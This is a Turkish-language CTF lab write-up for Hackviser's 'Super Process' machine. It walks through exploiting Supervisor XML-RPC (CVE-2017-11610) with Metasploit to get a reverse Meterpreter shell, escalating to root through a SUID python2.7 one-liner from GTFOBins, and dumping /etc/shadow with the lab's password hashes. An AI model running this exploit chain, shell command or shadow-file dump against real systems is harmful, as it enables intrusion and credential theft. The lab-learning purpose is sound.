
Warmups 3 / Super Process

Herkese selamlar ben Mansur Derda bugün sizlere Hackviser üzerinde bulunan Warmups 3 / Super Process makinesinin çözümünü anlatacağım keyifli okumalar.


Öncelikle bize verilen adrese basit bir nmap taraması yapıyoruz. Aşağıdaki gibi 22 ssh/9001 http portlarının çalıştığını görüyoruz.



9001 portuna gittiğimiz zaman bizi aşağıdaki gibi bir ekran karşılıyor.


Sayfayı aşağı kaydırdığımızda çalışan Supervisor sürümünü görüyoruz.

Aklıma direkt bu uygulamaya ait bir açık var mı diye araştırmak geliyor. terminalden serchsploit komutu + uygulama ismi ile zafiyet araması yapıyorum.



Yukarıdaki gibi bir exploit denk geliyor.

Bu exploiti kullanmak için Metasploit uygulamamı çalıştırıyorum.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.9-dev                         ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search supervisor

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/cisco_ucs_rce              2019-08-21       excellent  Yes    Cisco UCS Director Unauthenticat
ed Remote Code Execution
   1  exploit/linux/ssh/cisco_ucs_scpuser           2019-08-21       excellent  No     Cisco UCS Director default scpus
er password
   2  exploit/linux/http/supervisor_xmlrpc_exec     2017-07-19       excellent  Yes    Supervisor XML-RPC Authenticated
 Remote Code Execution
```

Payloadı bu şekilde bulup use 2 komutu ile kullanmaya başlıyorum.

CVE bilgisi flag olarak soruda olduğu için info komutu ile payload hakkında bilgileri alıyorum.

```
Payload information:

Description:
  This module exploits a vulnerability in the Supervisor process control software, where an authenticated client
  can send a malicious XML-RPC request to supervisord that will run arbitrary shell commands on the server.
  The commands will be run as the same user as supervisord. Depending on how supervisord has been configured, this
  may be root. This vulnerability can only be exploited by an authenticated client, or if supervisord has been
  configured to run an HTTP server without authentication. This vulnerability affects versions 3.0a1 to 3.3.2.

References:
  https://github.com/Supervisor/supervisor/issues/964
  https://www.debian.org/security/2017/dsa-3942
  https://github.com/phith0n/vulhub/tree/master/supervisor/CVE-2017-11610
  https://nvd.nist.gov/vuln/detail/CVE-2017-11610
```

Sırada ise LHOST (kendi adresiniz) RHOST(hedef adresi) ayarlamalarını yapıyoruz.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set LHOST 10.8.7.231
LHOST ⇒ 10.8.7.231
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set RHOST 172.20.3.35
RHOST ⇒ 172.20.3.35
msf6 exploit(linux/http/supervisor_xmlrpc_exec) >
```

Ardından exploit komutu ile saldırıya başlıyoruz.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > exploit

[*] Started reverse TCP handler on 10.8.7.231:4444
[*] Sending XML-RPC payload via POST to 172.20.3.35:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.3.35
[*] Command Stager progress -  97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.3.35:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 1 opened (10.8.7.231:4444 → 172.20.3.35:41356) at 2024-10-18 08:19:57 -0400

meterpreter >
```

Bu şekilde meterpreter shellimizi aldık

```
meterpreter >whoami
[-] Unknown command: whoami. Run the help command for more details.
```

Hiçbir işlem yapmadan komut çalıştırdığımızda başarılı olamıyoruz.

Ardından help komutuyla shell komutu var mı diye bakıyorum ve direkt shell yazınca shelle ulaşıyorum.

```
Stdapi: System Commands
=======================

    Command                   Description
    -------                   -----------
    execute                   Execute a command
    getenv                    Get one or more environment variable values
    getpid                    Get the current process identifier
    getuid                    Get the user that the server is running as
    kill                      Terminate a process
    localtime                 Displays the target system local date and time
    pgrep                     Filter processes by name
    pkill                     Terminate processes by name
    ps                        List running processes
    shell                     Drop into a system command shell
    suspend                   Suspends or resumes a list of processes
    sysinfo                   Gets information about the remote system, such as OS
```

whoami komutu ile test ettiğimde ise başarılı oluyorum.

```
meterpreter > shell
Process 492 created.
Channel 1 created.
whoami
nobody
```

Kritik bilgilerin bulunduğu etc/shadow dosyasını okumaya çalışıyorum ancak başarılı olamıyorum.

```
cat etc/shadow
cat: etc/shadow: Permission denied
```

https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/

https://gtfobins.github.io/gtfobins/python/


Ardından yukarıdaki kaynaklar aracılığıyla nasıl yetki yükseltme işlemleri yapabileceğimi gerekli işlemleri nasıl uygulayacağım hakkında bilgi alıyorum.

Bu şekilde

find / -perm -u=s -type f 2>/dev/null

Bu komut, Linux/Unix sistemlerinde
SUID (Set User ID) bitine sahip dosyaları bulmak için kullanılır. **SUID**, bir dosyanın başka bir kullanıcı tarafından çalıştırıldığında, dosyanın sahibinin yetkileriyle çalışmasını sağlar.

Bu şekilde de listeleme işlemini yaptık



Bu kısımda bulunan python2.7 aklımı çeliyor ve GTFObins üzerinden araştırmaya başlıyorum

Araştırırken aşağıdaki komutu buluyorum

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")’

python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")’

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Bu komutu aşağıdaki hale getirip terminalden yolluyoruz.

```
whoami
nobody
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

Tekrar whoami komutu ile kontrol ettiğimizde başarılı bir şekilde root yetkilerine yükseldiğimizi görüyoruz.

Sonrasında cat etc/shadow ile kritik bilgileri yazıyoruz.

```
cat etc/shadow
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::
daemon:*:19635:0:99999:7:::
bin:*:19635:0:99999:7:::
sys:*:19635:0:99999:7:::
sync:*:19635:0:99999:7:::
games:*:19635:0:99999:7:::
man:*:19635:0:99999:7:::
lp:*:19635:0:99999:7:::
mail:*:19635:0:99999:7:::
news:*:19635:0:99999:7:::
uucp:*:19635:0:99999:7:::
proxy:*:19635:0:99999:7:::
www-data:*:19635:0:99999:7:::
backup:*:19635:0:99999:7:::
list:*:19635:0:99999:7:::
irc:*:19635:0:99999:7:::
gnats:*:19635:0:99999:7:::
nobody:*:19635:0:99999:7:::
_apt:*:19635:0:99999:7:::
systemd-network:*:19635:0:99999:7:::
systemd-resolve:*:19635:0:99999:7:::
messagebus:*:19635:0:99999:7:::
systemd-timesync:*:19635:0:99999:7:::
sshd:*:19635:0:99999:7:::
hackviser:$y$j9T$QQu/lS49B5S0JnhbHl0lG.$t/tBeXv48Efe.2gjdC.Ztus3kysEwNj6seeySpo3cc5:19640:0:99999:7:::
systemd-coredump:!*:19635::::::
```

Aşağıdaki kısım ise bizden son soruda istenen flag değeri oluyor.

yj9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNIRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5

Umarım bu yazı sizler için faydalı olmuştur diğer yazılarda görüşmek üzere...